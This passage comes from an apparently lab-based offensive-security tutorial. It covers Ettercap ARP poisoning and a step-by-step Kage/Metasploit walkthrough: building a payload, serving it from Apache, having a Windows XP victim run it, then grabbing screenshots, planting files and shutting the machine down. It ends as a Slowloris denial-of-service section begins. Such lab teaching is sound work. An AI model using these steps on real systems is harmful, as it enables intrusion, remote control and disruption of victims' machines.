Step 22: Click on the connection and observe the sent information on the left and the received information on the right, provided the packets are not encrypted.

Ettercap
0.8.3.1 (EB)

Host List x Targets x Connections x

Host filter Protocol filter Connection state filter

TCP UDP Other Active Idle Closing Closed Killed

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
10.0.2.15	58894	-	34.117.121.53	443	TCP	idle	46	46	-- > US
10.0.2.15	49532	-	35.244.181.201	443	TCP	idle	913	4508	-- > US
10.0.2.15	33380	-	192.168.0.1	53	UDP	idle	35	140	-- > --
10.0.2.15	58314	-	152.195.38.76	80	TCP	idle	416	736	-- > US
10.0.2.2	0	-	10.0.2.3	0		idle	0	0	-- > --

[View Details](#) [Kill Connection](#) [Expunge Connections](#)

ARP poisoning victims:

GROUP 1: 10.0.2.2 52:54:00:12:35:02

GROUP 2 : 10.0.2.3 52:54:00:12:35:03

3. Kage

Step 1: Install Ettercap on Kali Linux by executing the command: `sudo apt install ettercap-graphical`.

```
(kali㉿kali)-[~]
└─$ cd DOwnloads
cd: no such file or directory: DOwnloads

(kali㉿kali)-[~]
└─$ cd Downloads


(kali㉿kali)-[~/Downloads]
└─$ ls
CSRFTester-1.0.zip  ezyzip.zip  Kage.0.1.1-beta_linux.AppImage

(kali㉿kali)-[~/Downloads]
└─$ chmod +x Kage.0.1.1-beta_linux.AppImage


(kali㉿kali)-[~/Downloads]
└─$ ./Kage.0.1.1-beta_linux.AppImage
[]
```

Step 2: Execute `msgrpc` to obtain the username and password required for logging into Kage.


```
msf6 > load msgrpc
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: 6Vh0hSn7
[*] Successfully loaded plugin: msgrpc
msf6 >
```



Step 3: After logging in, proceed to create a new botnet through the payload generator. Here, we'll craft the test2.exe botnet for our use.




Step 4: Furthermore, navigate to the Jobs section in Kage to configure the payload, lhost, and lport for exploitation.




Step 5: Subsequently, initiate the Apache service after transferring the botnet to HTML. This action allows the victim to establish a connection with the attacker's botnet.

```
(kali㉿kali)-[~]
$ sudo mv /home/kali/kage/test2.exe /var/www/html/
(kali㉿kali)-[~]
$ sudo service apache2 start
```


Step 6: Download the file onto the Windows XP system using the attacker's IP address.




Step 7: You can now inspect the contents of the file and execute it as needed.




Step 8: Upon establishing a connection with the victim, a new platform will be visible in the session area upon returning to Kage. To actively engage with the victim, proceed by pressing the interact button.




Step 9: At this stage, you can examine the victim's system data on the left and execute commands on the right.





Step 10: Utilizing the "snapshot" command, we have the capability to capture a screenshot of the entire victim's user interface.



Step 11: Navigate to the second folder resembling a logo to access the file management feature. In this section, you can view all files present in the entire location of the botnet.




Step 12: You can now submit the screenshot we just captured. Additionally, it's evident that Kage has successfully uploaded the screenshot to the designated folder.



Step 13: After the initial attempt, check the results on Windows XP, confirming the successful relocation of the screenshot to a new location.


Step 14: Verify that the content of the screenshot within the new location corresponds to the one captured by Kage.



Step 15: Delete the previous botnet file and create a new one named test.exe to establish a connection as before.



Step 16: Use Kage to create a don't move folder and paste another screenshot inside it.

A screenshot of the Kage web application interface. The left sidebar shows 'Dashboard' and 'Sessions' (which is currently selected). The main area is titled 'Dashboard > Sessions > Workspace'. It displays a table of files with columns for Name, Size, Mode, and three small circular icons. The files listed are: ChromeSetup.exe (880.264 KB), Exploits-master.zip (20520.582 KB), dont move (0 KB), mona-master.zip (145.725 KB), and test.exe (23.002 KB). The 'dont move' folder has a yellow background.




Step 17: Confirm the presence of the "don't move" file in the victim folder.


Step 18: Observe the snapshot provided by the attacker upon accessing the folder, demonstrating the successful execution of the second trial.



Step 19: Additionally, perform a shutdown command test to assess whether the machine responds by shutting down as expected.



Step 20: As a result, both the victim's (Windows XP) and the attacker's machines were successfully shut down in response to the test.




As a result, we can observe that Kage is useful for conducting botnets on a variety of operating systems, including Windows XP. It shows how Kage may use it to view the victim's system information, take a screenshot of the victim's current screen, create a folder and file within the victim's folder, and shut down the victim's PC.

4. Slowloris

Step 1: Open your web browser and navigate to the Slowloris GitHub repository using the following link: <https://github.com/gkbrk/slowloris>.

Step 2: Press the green Code button and copy the HTTPS link from the provided options.



Step 3: Launch the Kali Linux terminal and enter the command `cd Desktop` to navigate to the desktop directory.

